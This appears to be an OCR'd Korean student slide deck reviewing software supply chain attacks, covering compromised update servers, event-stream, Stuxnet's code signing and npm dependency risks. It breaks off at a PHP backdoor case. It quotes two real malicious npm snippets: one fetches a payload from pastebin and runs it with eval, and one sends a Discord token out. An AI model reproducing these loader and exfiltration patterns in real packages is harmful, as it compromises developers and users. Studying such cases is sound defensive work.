Review : Supply Chain Attack

Supply Chain Attack 케이스 스터디 및 대응 방안에 대한 고찰

Kangjun Heo

@ ARGOS, Chungnam National University

Introduction

간단하고 짧게

- **허강준**

  knowledge@o.cnu.ac.kr

- **배우러 다닌 곳들**

  Undergrad. Senior, Computer Science and Engineering

  Chungnam National University아 졸업하고 싶다

- **소속된 곳들**

  Member of ARGOS, Chungnam National University

  Undergraduated Researcher at ISLAB, Chungnam National University

  Executive Engineer at SIERRA-DELTA TECHNOLOGIES

Table of Contents

무엇을 얘기할 것인가


Software Supply Chain Attack

- 타겟 시스템을 공격하기 위하여 타겟을 직접 공격하는 것은 어려움
- 타겟이 사용하는 소프트웨어의 제조사를 공격한다면?

The Software Supply Chain


아키텍트의 머릿속에서 고객의 컴퓨터까지

- 소프트웨어의 요람에서 고객님의 하드디스크까지…



Software Supply Chain Attack

수 많은 구멍과 집요하게 파고드는 공격자



Software Supply Chain Attack

위험성

- 소프트웨어의 개발, 배포, 검증 등 전체 과정이 공격 대상이 될 수 있음
- 또한 거의 모든 종류의 악성코드를 이용가능
- 따라서, 공격의 타이밍 및 피해의 규모를 예측하기 힘듦.

- 공격 대상의 특성을 이용한다는 점에서 APT와 결합되기도 함
- 오픈소스와 IoT가 활성화 된 현재에 이르러서는 공격의 난이도가 급격히 하락 중

Software Supply Chain Attack

과거와 현재의 Software Chain Attack

- 오픈소스가 활성화 되지 않았음
- 제조사가 전용 배포 서버를 사용하여 업데이트를 배포
- 업데이트 서버를 공격, 패키지를 변조하여 악성코드 삽입

안랩 등 백신 업데이트 서버가 악성코드 유포지?


[머니투데이]입력 2013.03.20 22:00

[성연광,배소진기자 saint@]

[백신 업데이트 서버 악용 가능성 제기..."기업 시스템 관리권한 획득 당했을 수도"]

20일 오후 방송사와 은행의 전산망을 마비시킨 악성코드 유포에 안랩, 하우리 등 국내 백신업체들의 업데이트 서버가 악용됐을 가능성이 제기되고 있다.


https://news.joins.com/article/10996035



Software Supply Chain Attack

과거와 현재의 Software Chain Attack

- 현재는 오픈소스와 IoT가 활성화 되어 더욱 다각적인 공격이 가능해짐
- 특히 npm이나 aur, docker hub와 같은 사용자 중심의 배포처가 주요 타겟이 되고 있음
- 더욱이 이러한 점을 이용하여 기존의 공격 방법이 더욱 교묘해지고 간단해지고 있음




비트코인 지갑 인증정보를 탈취하는 악성코드에 관한 Issue
https://github.com/dominictarr/event-stream/issues/116

Case Review 0x0: Stuxnet


미국과 이스라엘의 이란 골탕먹이기


- 2010년, 미국과 이스라엘이 공동개발했다고 알려진 웜 바이러스
- 이란의 핵 시설을 공격하기 위하여 개발 되었음
- 내부 연구원의 USB 장치를 통해 폐쇄망에 접속




Case Review 0x0: Stuxnet

미국과 이스라엘의 이란 골탕먹이기







Case Review 0x0: Stuxnet

미국과 이스라엘의 이란 골탕먹이기

- 이란은 Stuxnet이 시스템에 침투할 수 있었음을 알지 못했음
- 소프트웨어 디지털 서명(Code Signing)이 있었기에 신뢰할 수 있다고 생각했을 것
- 다시 말하면 루트킷임을 눈치채지 못했을 것

- Code Signing: 소프트웨어의 무결성과 배포자의 검증?

Case Review 0x1: 오픈소스 생태계와 SCA


자나깨나 악성코드 조심


- npm, pip, composer 등의 오픈소스 패키지 매니저들
- aur (arch user repository), docker hub와 같은 사용자 중심 패키지 배포처

Case Review 0x1: 오픈소스 생태계와 SCA

자나깨나 악성코드 조심

- 이들 패키지는 경우에 따라 “Dependency” 를 가짐
- 참조하고 있는 Dependency에 취약점이 있는 경우 그대로 전염될 가능성이 높음





https://medium.com/graph-commons/analyzing-the-npm-dependency-network-e2cf318c1d0d

Case Review 0x1: 오픈소스 생태계와 SCA

자나깨나 악성코드 조심

- 더욱이 이들 Dependency는 개발 도구에도 사용
- 개발자의 시스템에 침투하여 더욱 큰 피해를 야기할 수 있음

```
try{
    var https=require('https');
    https.get({'hostname':'pastebin.com',path:'/raw/XLeVP82h
     ',headers:{'User-Agent':'Mozilla/5.0 (Windows NT 6.1;
     rv:52.0) Gecko/20100101 Firefox/52.0',Accept:'text/html
     ,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'
     }},(r)=>{
        r.setEncoding('utf8');
        r.on('data',(c)=>{
            eval(c);
        });
        r.on('error',()=>{});
    }).on('error',()=>{});
}catch(e){}
```

Listing 1: `eslint-scope` [4] downloads malicious payload via *https.get* and executes via *eval*.

```
const request = require('request');
...
login(token = this.token) {
  try {
    request({
      ...
      form: { 'token': token }
    }, (err, res, body) => { if (err) {}; }); }
  ...
}
```

Listing 2: `discord.js-user` [41] steals discord tokens via its dependency `request`.

Case Review 0x2: PHP에 삽입된 RCE 취약점

대빵의 이름으로 서명된 이상한 코드

[skip-ci] Fix typo

author Rasmus Lerdorf <rasmus@lerdorf.com>
